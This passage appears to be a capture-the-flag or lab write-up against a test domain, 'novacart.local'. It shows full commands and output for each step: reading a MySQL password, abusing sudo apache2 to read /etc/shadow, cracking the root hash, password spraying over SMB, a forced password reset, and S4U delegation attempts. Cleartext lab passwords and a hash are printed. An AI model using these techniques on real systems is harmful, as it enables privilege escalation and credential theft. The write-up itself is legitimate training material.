
After click on it we got a SSH shell on the WSL Instance
Shortcut entry:
C:\Windows\System32\cmd.exe /k C:\Windows\System32\OpenSSH\ssh.exe svc_unix@127.0.0.1 -i "C:\Users\m.mignola\Desktop\.ssh\id_rsa" -p 22

We open the MYSQL config File
cat /etc/mysql/my.cnfWe found the PW linux404

We checked the user’s sudo privileges
sudo -l We can start /usr/sbin/apache2 as root using the PW linux2025!

We check GTFOBins
 https://gtfobins.org/gtfobins/apache2/
We can open any File on the Linux File System
We abused Apache to read the /etc/shadow file
sudo apache2 -C "Define APACHE_RUN_DIR /tmp" -C "Include /etc/shadow" 2>&1We got an Syntax error but who cares we got the root hash 💪

The ready to crack hash
root:$6$5Khjv2qrn9h6fzxH$pel9FYA7R1BBbhFkDhl5hwy/4QcUI8bg/heG6hoaZE4ZEU57g/Q3CBmmQDHEqdGJkSw/d3PbqszZSzIXA7hcJ.
We Crack Unix Password Hashes with John the Ripper
john --wordlist=/usr/share/wordlists/rockyou.txt hash_unix
After ~3 Minutes we got the PW

We Exported SMB User Enumeration Results
nxc smb dc.novacart.local -u m.mignola -p 'pa$$w0rd' --users-export output.txt
We Performed Password Spraying via SMB
nxc smb dc.novacart.local -u 'output.txt' -p 'administrator38' --continue-on-success
[+] novacart.local\andrew.collins:administrator38 ✅

andrew.collins have ForceChangePassword to 6 Users
The User m.brown have AllowedToDelegate Rights
So User m.brown is the Target User
Resetting a Domain User Password via Active Directory
bloodyAD -u 'andrew.collins' -p 'administrator38' -d 'novacart.local' --host dc.novacart.local set password 'm.brown' 'pa$$w0rd'
We Requested a Service Ticket via S4U Impersonation
getST.py NOVACART/m.brown:'pa$$w0rd' -spn cifs/DC.novacart.local -impersonate Administrator -dc-ip 192.168.178.86It Fails ❌

We cant impersonate the Administrator Account

But m.ibabao have WriteDacl to the Domain
We Requested a Service Ticket via S4U Impersonation
getST.py NOVACART/m.brown:'pa$$w0rd' -spn cifs/DC.novacart.local -impersonate m.ibabao -dc-ip 192.168.178.86It Fails also ❌ 🤔


We were unable to delegate m.ibabao, even though delegation is enabled for this account (Account is sensitive and cannot be delegated = False, unlike the Administrator account where it is set to True).
Therefore, we decided to take a closer look at the account

Now it becomes clear: the account m.ibabao is a member of the Protected Users group, which prevents it from being delegated
